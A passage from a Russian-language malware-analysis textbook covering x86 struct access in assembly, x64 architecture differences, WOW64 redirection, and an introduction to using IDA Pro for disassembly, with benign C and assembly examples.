   test_stru_ptr->c = 'A';
}

int main()
{
   struct simpleStruct test_stru; ❶
   update(&test_stru); ❷
   return 0;
}
```

Чтобы понять, как осуществляется доступ к членам структур, давайте посмотрим на дизассемблированный код функции `update`. В пункте 3 базовый адрес структуры перемещается в регистр `eax` (помните, `ebp+8` представляет первый аргумент; в нашем случае первый аргумент содержит базовый адрес структуры). На этом этапе `eax` содержит базовый адрес структуры. В пункте 4 целочисленное значение `6` присваивается первому члену путем добавления смещения 0 к базовому адресу (`[eax+0]`, что совпадает с `[eax]`). Поскольку целое число занимает 4 байта, обратите внимание на то, что в пункте 5 значение короткого целого числа `7` (в `cx`) присваивается второму члену путем добавления смещения 4 базовому адресу. Аналогично, значение `41h` (`A`) присваивается третьему члену, добавляя `6` к базовому адресу в пункте 6:

```
push ebp
mov ebp, esp
mov eax, [ebp+8] ❸
mov dword ptr [eax], 6 ❹
mov ecx, 7
mov [eax+4], cx ❺
mov byte ptr [eax+6], 41h ❻
mov esp,ebp
pop ebp
ret
```

Из предыдущего примера видно, что каждый член структуры имеет свое собственное смещение и доступен путем добавления постоянного смещения к базовому адресу. Итак, общую форму можно записать следующим образом:

```
[base_address + constant_offset]
```

Структуры могут быть очень похожи на массивы в памяти, но нужно помнить несколько моментов, чтобы различать их:

- элементы массива всегда имеют одинаковые типы данных, тогда как структуры не должны иметь одинаковые типы данных;
- доступ к элементам массива в основном осуществляется с помощью смещения переменной от базового адреса (например, `[eax+ebx]` или `[eax+ebx*4]`), тогда как доступ к структурам осуществляется в основном с использованием постоянных смещений от базового адреса (например, `[eax+4]`).

4.11 Архитектура x64

Когда вы поймете концепции архитектуры x86, вам будет гораздо легче понять архитектуру x64. Архитектура x64 была разработана как расширение для x86. Она имеет сильное сходство с наборами команд x86, но есть несколько различий, которые вам нужно знать с точки зрения анализа кода. В этом разделе рассматриваются некоторые различия в архитектуре x64:

- первое отличие состоит в том, что 32-разрядные (4 байта) регистры общего назначения `eax`, `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp` и `esp` расширены до 64 бит (8 байт); эти регистры называются `rax`, `rbx`, `rcx`, `rdx`, `rsi`, `rdi`, `rbp` и `rsp`. Восемь новых регистров называются `r8`, `r9`, `r10`, `r11`, `r12`, `r13`, `r14` и `r15`. Как и следовало ожидать, программа может получить доступ к регистру как 64-битному (`RAX`, `RBX` и т. д.), 32-битному (`eax`, `ebx` и т. д.), 16-битному (`ax`, `bx` и т. д.) или 8-битному (`al`, `bl` и т. д.). Например, вы можете получить доступ к нижней половине регистра `RAX` как к `EAX` и к низшему слову как `AX`. Вы можете получить доступ к регистрам `r8`–`r15` в качестве `byte`, `word`, `dword` или `qword`, добавив `b`, `w`, `d` или `q` к имени регистра;
- архитектура x64 может обрабатывать 64-битные (8 байт) данные, а все адреса и указатели имеют размер 64 бита (8 байт);
- процессор x64 имеет 64-битный указатель инструкций (`rip`), который содержит адрес следующей инструкции для выполнения, и также имеет регистр 64-битных флагов (`rflags`), но в настоящее время используются только младшие 32 бита (`eflags`);
- архитектура x64 поддерживает `rip`-относительную адресацию. Регистр `rip` может теперь использоваться для ссылки на ячейки памяти; то есть вы можете получить доступ к данным в месте, которое находится на некотором смещении от текущего указателя инструкций;
- другое важное отличие состоит в том, что в архитектуре x86 параметры функции добавляются в стек, как упоминалось ранее, тогда как в архитектуре x64 первые четыре параметра передаются в регистры `rcx`, `rdx`, `r8` и `r9`, и если программа содержит дополнительные параметры, они хранятся в стеке. Давайте возьмем в качестве примера простой код на языке C (функция `printf`); эта функция принимает шесть параметров:

```
printf("%d %d %d %d %d", 1, 2, 3, 4, 5);
```

Ниже приведено дизассемблирование кода C, скомпилированного для 32-разрядного (x86) процессора; в этом случае все параметры добавляются в стек (в обратном порядке), и после вызова `printf` используется `add esp, 18h` для очистки стека. Сразу видно, что функция `printf` принимает шесть параметров:

```
push 5
push 4
push 3
push 2
push 1
push offset Format ; "%d %d %d %d %d"
call ds:printf
add esp, 18h
```

Ниже приведено дизассемблирование кода C, скомпилированного для 64-битного (x64) процессора. Первая инструкция в пункте 1 выделяет `0x38` (56 байт) пространства в стеке. Первый, второй, третий и четвертый параметры хранятся в регистрах `rcx`, `rdx`, `r8` и `r9` (перед вызовом `printf`), как видно в пунктах 2, 3, 4, 5. Пятый и шестой параметры хранятся в стеке (в выделенном пространстве), используя инструкции в пунктах 6 и 7. В этом случае инструкция `push` не использовалась, поэтому трудно определить, является ли адрес памяти локальной переменной или параметром функции. В этом случае строка формата помогает определить количество параметров, передаваемых в функцию `printf`, но в других случаях это не так просто:

```
sub rsp, 38h ❶
mov dword ptr [rsp+28h], 5 ❼
mov dword ptr [rsp+20h], 4 ❻
mov r9d, 3 ❺
mov r8d, 2 ❹
mov edx, 1 ❸
lea rcx, Format ; "%d %d %d %d %d" ❷
call cs:printf
```

Архитектуры Intel 64 (x64) и IA-32 (x86) состоят из множества инструкций. Если вам встретится инструкция ассемблера, которая не рассматривается в этой главе, вы можете скачать последнюю версию руководства по архитектуре Intel на странице software.intel.com/en-us/articles/intel-sdm, а набор инструкций (тома 2A, 2B, 2C и 2D) можно скачать здесь: software.intel.com/sites/default/files/managed/a4/60/325383-sdm-vol-2abcd.pdf.

4.11.1 Анализ 32-битного исполняемого файла на 64-разрядной операционной системе Windows

64-разрядная операционная система Windows может запускать 32-разрядный исполняемый файл; для этого Windows разработала подсистему под названием WOW64 (Windows 32-bit on Windows 64-bit). Подсистема WOW64 позволяет выполнять 32-битные двоичные файлы на 64-разрядной Windows. Когда вы запускаете исполняемый файл, он должен загрузить библиотеки DLL для вызова

API-функций для взаимодействия с системой. 32-битный исполняемый файл не может загрузить 64-битные DLL (и 64-битный процесс не может загрузить 32-битные DLL), поэтому Microsoft разделила DLL на 32-битные и 64-битные. 64-битные файлы хранятся в `\Windows\system32`, а 32-разрядные файлы хранятся в каталоге `\Windows\Syswow64`.

32-битные приложения при работе на 64-битной Windows (Wow64) могут вести себя по-другому, по сравнению с тем, как они ведут себя на привычной им 32-битной Windows. При анализе 32-битного вредоносного ПО на 64-битной Windows, если вы найдете вредоносные программы, обращающиеся к каталогу `system32`, на самом деле они обращаются к каталогу `syswow64` (операционная система автоматически перенаправляет его в `Syswow64`). Если 32-битное вредоносное ПО (при выполнении в 64-битной Windows) пишет файл в `\Windows\system32`, то нужно проверить файл в `\Windows\Syswow64`. Точно так же доступ к `%windir%\regedit.exe` перенаправляется в `%Windir%\SysWOW64\egedit.exe`. Разница в поведении может создать путаницу во время анализа, поэтому важно понимать эту разницу и избегать путаницы. Лучше анализировать 32-разрядный двоичный файл в среде 32-разрядной Windows.

Чтобы понять, как подсистема WOW64 может повлиять на ваш анализ, обратитесь к статье «Эффект WOW» Кристиана Войнера (cert.at/static/downloads/papers/cert.at-the_wow_effect.pdf).

4.12 Дополнительная литература

Ниже приведен список дополнительной литературы, которая поможет вам лучше понять программирование на языке C и программирование на ассемблере на платформе x86-64:

- «*Изучайте C*»: www.programiz.com/c-programming;
- «*Путеводитель для абсолютного новичка по программированию на C*» Грега Перри и Дина Миллера;
- «*Руководство по программированию на ассемблере на платформе x86*»: www.tutorialspoint.com/assembly_programming;
- «*Язык ассемблера*» доктора Пола Картера: pacman128.github.io/pcasm/;
- «*Вводный курс по Intel x86 – архитектура, сборка, ассемблирование и аллитерация*»: opensecuritytraining.info/IntroX86.html;
- «*Язык ассемблера шаг за шагом*» Джеффа Дантеманна;
- «*Введение в программирование на ассемблере на 64-разрядной Windows*» Рэя Сейфарта;.
- «*Дизассемблирование на платформе x86*»: en.wikibooks.org/wiki/X86_Disassembly.

Резюме

В этой главе вы изучили концепции и методы, необходимые для понимания и интерпретации кода ассемблера. Здесь также были освещены ключевые различия между архитектурами x32 и x64. Навыки по дизассемблированию и декомпиляции (статический анализ кода), которые вы приобрели, прочитав эту главу, помогут вам получить более глубокое понимание того, как работает вредоносный код, на низком уровне. В следующей главе мы рассмотрим инструменты анализа кода (дизассемблеры и отладчики), и вы узнаете, как различные функции, предлагаемые этими инструментами, могут упростить процесс анализа и помочь вам проверить код, связанный с вредоносным файлом.

Глава 5

Дизассемблирование с использованием IDA

Анализ кода часто используется, чтобы понять внутреннюю работу вредоносного файла, когда исходный код недоступен. В предыдущей главе вы получили навыки анализа кода, узнали о методах интерпретации кода ассемблера и научились понимать функциональность программы; программы, которые мы использовали, были простыми программами на языке C, но когда вы имеете дело с вредоносным ПО, оно может содержать тысячи строк кода и сотни функций, что затрудняет отслеживание всех переменных и функций. Инструменты анализа кода предлагают различные функции для упрощения процесса анализа. Эта глава познакомит вас с одним из таких инструментов под названием IDA Pro (также известным как MAP). Вы узнаете, как использовать возможности IDA Pro для улучшения дизассемблирования. Прежде чем углубиться в возможности IDA, давайте рассмотрим различные инструменты анализа кода.

5.1 Инструментальные средства анализа кода

Инструменты анализа кода можно классифицировать на основе их функциональных возможностей, описанных ниже.

Дизассемблер – это программа, которая переводит машинный код обратно в код ассемблера, что позволяет выполнять статический анализ кода. Статический анализ кода – методика, которую вы можете использовать для интерпретации кода, чтобы понять поведение программы, без выполнения файла.

Отладчик – это программа, которая также дизассемблирует код; кроме этого, она позволяет выполнять скомпилированный файл контролируемым образом. С помощью отладчика вы можете выполнить одну инструкцию или выбранные функции вместо выполнения всей программы. Отладчик позволяет осуществлять динамический анализ кода и помогает изучить аспекты подозрительного файла, пока он работает.

Декомпилятор – это программа, которая транслирует машинный код в код на языке высокого уровня (псевдокод). Декомпиляторы могут очень помочь при осуществлении реверс-инжиниринга и упростить работу.

5.2 Статический анализ кода (дизассемблирование) с использованием IDA


Hex-Rays IDA Pro – самый мощный и популярный коммерческий дизассемблер/отладчик (www.hex-rays.com/products/ida/index.shtml). Он используется реверс-инженерами, аналитиками вредоносного ПО и исследователями уязвимостей. IDA может работать на различных платформах (Windows, Linux и macOS) и поддерживает анализ различных форматов файлов, включая PE/ELF/Macho-O. Помимо коммерческой версии, IDA распространяется в двух других версиях: демоверсии (ознакомительной) и бесплатной версии; обе они имеют ряд ограничений. Вы можете скачать бесплатную версию IDA для некоммерческого использования на странице www.hex-rays.com/products/ida/support/download_freeware.shtml. На момент написания этой книги распространяемой бесплатной версией является IDA 7.0; она позволяет дизассемблировать как 32-битные, так и 64-битные файлы Windows, но в ней нельзя отладить файл. Демоверсию (ознакомительную) IDA можно запросить, заполнив форму на странице out7.hex-rays.com/demo/request; она позволяет дизассемблировать как 32-битные, так и 64-битные файлы Windows, и в ней вы сможете отладить 32-битный файл (но не 64-битный). Еще одно ограничение демоверсии заключается в том, что вы не сможете сохранить базу данных (об этом рассказывается далее). Как в демо-, так и в бесплатной версии отсутствует поддержка IDAPython. Коммерческая версия IDA не лишена какой-либо функциональности и включает в себя бесплатную поддержку по электронной почте в течение всего года и возможность обновления.

В этом и последующих разделах мы рассмотрим различные функции IDA Pro, и вы узнаете, как использовать IDA для статического анализа кода. Невозможно охватить все функции IDA; в этой главе будут рассмотрены только функции, относящиеся к анализу вредоносных программ. Если вы заинтересованы в более глубоком изучении IDA Pro, рекомендуем прочитать книгу Криса Игла IDA Pro (2-е издание). Чтобы лучше понять принцип работы IDA, просто загрузите файл и изучите различные функции программы, пока вы читаете этот и последующие разделы. Помните об ограничениях в различных версиях IDA, если вы используете коммерческую версию IDA, то сможете изучить все функции, рассматриваемые в этой книге. Если вы используете демоверсию, то сможете изучить только функции дизассемблирования и отладки (только для 32-разрядных файлов), но не сможете тестировать возможности сценариев IDAPython. Если вы используете бесплатную версию, то сможете опробовать только функции дизассемблирования (без отладки и сценариев IDAPython). Я настоятельно рекомендую использовать либо коммерческую, либо демоверсию IDA,


с помощью этих версий вы сможете попробовать все/большинство функций, описанных в этой книге. В качестве альтернативы для отладки 32- и 64-битных файлов можете использовать x64dbg (отладчик x64/x86 с открытым исходным кодом), о котором пойдет речь в следующей главе. Разобравшись с версиями IDA, давайте теперь рассмотрим ее возможности, и вы поймете, как это может ускорить ваш реверс-инжиниринг и задачи по анализу вредоносного ПО.

5.2.1 Загрузка двоичного файла в IDA

Чтобы загрузить исполняемый файл, запустите IDA Pro (щелкните правой кнопкой мыши и выберите **Запуск от имени администратора**). Когда вы запускаете IDA, она на короткое время отображает информацию о вашей лицензии; сразу после этого вы увидите другое окно. Выберите **New** (Новый) и файл, который хотите проанализировать. Если вы выберете **Go** (Вперед), IDA откроет пустое рабочее пространство. Чтобы загрузить файл, вы можете либо перетащить его, либо нажмите **File | Open** (Файл | Открыть) и выберите файл.




Файл, который вы передаете IDA, будет загружен в память (IDA действует как Загрузчик Windows). Чтобы загрузить файл в память, IDA определяет лучшие загрузчики из возможных, а из заголовка файла он определяет тип процессора, который следует использовать во время процесса дизассемблирования. После выбора файла IDA показывает диалоговое окно загрузки (как показано ниже). На скриншоте видно, что IDA определил соответствующие загрузчики (`pe.ldw` и `dos.ldw`) и тип процессора. Опция **Binary file** (Двоичный файл) (если вы работаете с демоверсией, вы ее не увидите) используется IDA для загрузки файлов, которые он не распознает. Обычно эту опцию используют, когда имеют дело с шелл-кодом. По умолчанию IDA не загружает PE-заголовки и секцию ресурса. Используя опцию ручной загрузки, вы можете вручную указать базовый адрес, куда должен быть загружен исполняемый файл, а IDA подскажет, хотите ли вы загрузить каждую секцию, включая PE-заголовки.



После того как вы нажмете **OK**, IDA загрузит файл в память, и механизм дизассемблирования разберет машинный код. После дизассемблирования IDA выполняет начальный анализ для определения компилятора, аргументов функции, локальных переменных, функций библиотек и их параметров. После загрузки исполняемого файла откроется рабочий стол IDA, показывая дизассемблированный код программы.

5.2.2 Изучение окон IDA


Рабочий стол IDA объединяет функции множества распространенных инструментов статического анализа в единый интерфейс. Этот раздел даст вам понимание рабочего стола IDA и ее окон. Ниже показан рабочий стол IDA после загрузки исполняемого файла. Он содержит несколько вкладок (**IDA View-A**, **Hex View-1** и т. д.); нажатие на каждую вкладку вызывает другое окно. Каждое окно содержит различную информацию, извлеченную из файла. Вы также можете добавлять дополнительные вкладки через меню **View | Open Subviews** (Представление | Открыть подпредставления):




5.2.2.1 Окно Дизассемблирование

После загрузки файла вы увидите окно **Дизассемблирование** (также известное как окно представления IDA). Это главное окно, которое показывает дизассемблированный код. В основном вы будете использовать его для анализа файлов. IDA может показывать дизассемблированный код в двух режимах: граф-схема и текст. По умолчанию установлен режим граф-схемы, и когда представление дизассемблирования (IDAview) активно, вы можете переключаться между схемой и текстом, нажав пробел. В режиме граф-схемы IDA отображает только одну функцию за раз в виде схемы, а сама функция разбита на основные составляющие. Этот режим полезен для быстрого распознавания операторов ветвления и циклов. В режиме граф-схемы цвет и направление стрелок указывают путь, который будет принят на основании конкретного решения. Условные переходы используют зеленые и красные стрелки; зеленая стрелка указывает на то, что переход будет сделан, если условие истинно, а красная стрелка указывает на то, что переход не будет выполнен (нормальный поток). Синяя стрелка используется для безусловного перехода, а цикл обозначен направленной вверх (назад) синей стрелкой. На схеме виртуальные адреса не отображаются по умолчанию (это минимизирует количество места, требуемое для отображения каждого основного блока). Чтобы увидеть информацию о виртуальном адресе, нажмите на **Options | General** (Опции | Общие) и включите префиксы строки.

Ниже показано дизассемблирование функции main в виде схемы. Обратите внимание на проверку условий по адресам `0x0040100B` и `0x0040100F`. Если условие истинно, управление передается на адрес `0x0040101A` (обозначено зеленой стрелкой), а если условие ложно, элемент управления переходит на `0x00401011` (обозначено красной стрелкой). Другими словами, зеленая стрелка указывает на переход, а красная на нормальный поток.



В режиме текста все дизассемблирование представлено линейно. Следующий скриншот показывает текстовое представление той же программы; виртуальные адреса отображаются по умолчанию в формате <имя секции>: <виртуальный адрес>. Левая часть окна называется окном стрелок; она используется для указания нелинейного потока программы. Пунктирные стрелки представляют условные переходы, сплошные стрелки указывают на безусловные переходы, а стрелки, направленные вбок (вверх), обозначают циклы.



5.2.2.2 Окно Функции

Окно **Функции** показывает все функции, распознаваемые IDA, а также виртуальный адрес, где каждая функция может быть найдена, ее размер и различные другие свойства. Вы можете дважды щелкнуть мышью на любой из них для перехода к выбранной функции. Каждая функция связана с различными флагами (например, `R`, `F`, `L` и т. д.). Можно получить больше информации об этих флагах в файле справки (нажав клавишу **F1**). Одним из полезных флагов является `L`-флаг, который указывает, что функция является библиотечной. Функции библиотек генерируются компилятором, и их не пишут авторы вредоносного ПО. С точки зрения анализа кода, мы заинтересованы в анализе вредоносного кода, а не кода библиотеки.

5.2.2.3 Окно Вывод

Окно **Вывод** отображает сообщения, сгенерированные IDA и плагинами IDA. Эти сообщения могут дать информацию об анализе файла и различных операциях, которые вы выполняете. Вы можете посмотреть на содержимое этого окна, чтобы получить представление о различных операциях, выполняемых IDA, когда файл загружается.

5.2.2.4 Окно шестнадцатеричного представления


Чтобы открыть окно шестнадцатеричного представления, можете сделать клик на вкладке **Hex View-1**. В этом окне отображается последовательность байтов в шестнадцатеричном дампе и формате ASCII. По умолчанию это окно синхронизируется с окном дизассемблирования. Это означает, что при выборе любого элемента в окне дизассемблирования байты подсвечиваются в окне шестнадцатеричного представления. Оно также полезно для проверки содержимого адреса памяти.

5.2.2.5 Окно Структуры

При нажатии на вкладку **Структуры** откроется окно структур. Оно содержит список стандартных структур данных, используемых в программе, а также позволяет создавать свои собственные структуры данных.

5.2.2.6 Окно Импорт

В окне импорта перечислены все функции, импортированные двоичным файлом. Ниже показаны импортированные функции и общие библиотеки (DLL), из которых импортируются эти функции. Подробная информация об импорте была рассмотрена в главе 2 «Статический анализ».



5.2.2.7 Окно Экспорт

В окне экспорта перечислены все экспортируемые функции. Экспортируемые функции обычно находятся в DLL, так что это окно может быть полезно, когда вы проводите анализ вредоносных DLL.

5.2.2.8 Окно Строки

По умолчанию IDA не показывает окно **Строки**. Вы можете открыть его, нажав на **View** | **Open Subviews** | **Strings** (Представление | Открыть подпредставления | Строки) (или нажав сочетание клавиш **Shift**+**F12**). В нем показан список строк, извлеченных из двоичного файла, и адрес, где эти строки могут быть найдены. По умолчанию окно строк отображает только ASCII-строки с нультерминатором в конце длиной, по крайней мере, пять символов. В главе 2 «Статический анализ» мы увидели, что вредоносный файл может использовать Юникод-строки. Вы можете настроить IDA для отображения различных типов строк. Чтобы сделать это, пока окно открыто, щелкните правой кнопкой мыши на **Setup** (Настройка) (или нажмите сочетание клавиш **Ctrl**+**U**), поставьте галочку напротив **Unicode C-style** (16 бит) и нажмите **OK**.

5.2.2.9 Окно Сегменты

Окно **Сегменты** доступно через **View** | **Open Subviews** | **Segments** (Представление | Открыть подпредставления | Сегменты) (или нажатие клавиш **Shift**+**F7**). В нем перечислены секции (.text, .data и т. д.) двоичного файла. Отображаемая информация содержит начальный адрес, конечный адрес и права доступа к памяти для каждой секции. Начальный и конечный адреса указывают виртуальный адрес каждой секции, который отображается в память во время выполнения.

5.2.3 Улучшение дизассемблирования с помощью IDA

В этом разделе мы рассмотрим различные функции IDA, и вы узнаете, как объединить знания, полученные в предыдущей главе, и возможности, предлагаемые IDA для улучшения процесса дизассемблирования. Рассмотрим следующую небольшую программу, которая копирует содержимое одной локальной переменной в другую:

```
int main()
{
   int x = 1;
   int y;
```

```
    y = x;
    return 0;
}
```

После компиляции предыдущего кода и загрузки его в IDA программа выглядит так:

```
.text:00401000 ; Attributes: bp-based frame ❶
.text:00401000
.text:00401000 ; ❷ int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 ❼ _main proc near
.text:00401000
.text:00401000 var_8= dword ptr -8 ❸
.text:00401000 var_4= dword ptr -4 ❸
.text:00401000 argc= dword ptr 8 ❸
.text:00401000 argv= dword ptr 0Ch ❸
.text:00401000 envp= dword ptr 10h ❸
.text:00401000
.text:00401000 push ebp ❻
.text:00401001 mov ebp, esp ❻
.text:00401003 sub esp, 8 ❻
.text:00401006 mov ❹ [ebp+var_4], 1
.text:0040100D mov eax, [ebp+var_4] ❹
.text:00401010 mov ❺ [ebp+var_8], eax
.text:00401013 xor eax, eax
.text:00401015 mov esp, ebp ❻
.text:00401017 pop ebp ❻
.text:00401018 retn
```

Когда исполняемый файл загружен, IDA выполняет анализ каждой функции, которую дизассемблирует, чтобы определить расположение стекового фрейма. Кроме того, она использует различные сигнатуры и запускает алгоритмы сопоставления с образцом, чтобы определить, соответствует ли дизассемблированная функция какой-либо из сигнатур, известных IDA.

В пункте 1 обратите внимание на то, как после выполнения первоначального анализа IDA добавила комментарий (комментарий начинается с точки с запятой), который говорит о том, что используется фрейм стека на основе `ebp`; это означает, что регистр `ebp` применяется для ссылки на локальные переменные и параметры функции (детали относительно стековых фреймов на основе `ebp` были рассмотрены при обсуждении функций в предыдущей главе). В пункте 2 IDA использовала свой надежный механизм обнаружения, чтобы идентифицировать функцию как `main`, и вставила комментарий прототипа функции. В ходе анализа эта функция может быть полезна для определения количества параметров, которое принимает функция, и их типов данных.

В пункте 3 IDA дает сводную информацию о представлении стека; IDA удалось идентифицировать локальные переменные и аргументы функций. В функции `main` IDA определила две локальные переменные, которые автоматически называются `var_4` и `var_8`. IDA также говорит о том, что `var_4` соответствует значению `-4`, а `var_8` соответствует значению `-8`.

-4 и -8 определяют расстояние смещения от ebp (указатель фрейма); так, IDA говорит, что в коде она заменила var_4 на -4 и var_8 на -8. Обратите внимание на инструкции в пунктах 4 и 5. Видно, что IDA заменила ссылку на память [ebp-4] на [ebp+var_4] и [ebp-8] на [ebp + var_8].

Если бы IDA не заменила значения, то инструкции в пунктах 4 и 5 выглядели бы, как показано ниже, и вам бы пришлось вручную помечать все эти адреса (как описано в предыдущей главе).

```
.text: 00401006    mov dword ptr [ebp-4], 1
.text: 0040100D    mov eax, [ebp-4]
.text: 00401010    mov [ebp-8], eax
```


IDA автоматически сгенерировала фиктивные имена для переменных/аргументов и использовала эти имена в коде; это избавило нас от необходимости вручную помечать адреса и упростило распознавание локальных переменных и аргументов из-за префиксов var_xxx и arg_xxx, добавленных IDA. Теперь вы можете рассматривать [ebp+var_4] в пункте 4 просто как [var_4], поэтому инструкцию mov [ebp+var_4], 1 можно трактовать как mov [var_4], 1, и вы можете читать это как var_4, которому присвоено значение 1 (другими словами, var_4=1). Аналогично, инструкцию mov [ebp+var_8], eax можно рассматривать как mov [var_8], eax (другими словами, var_8 = eax); эта особенность IDA делает чтение кода ассемблера намного проще.

Предыдущая программа может быть упрощена путем игнорирования функции пролога, функции эпилога и инструкций, используемых для выделения места для локальных переменных в пункте 6. Из понятий, рассмотренных в предыдущей главе, мы знаем, что эти инструкции используются только для настройки среды функции. После очистки у нас остается следующий код:

```
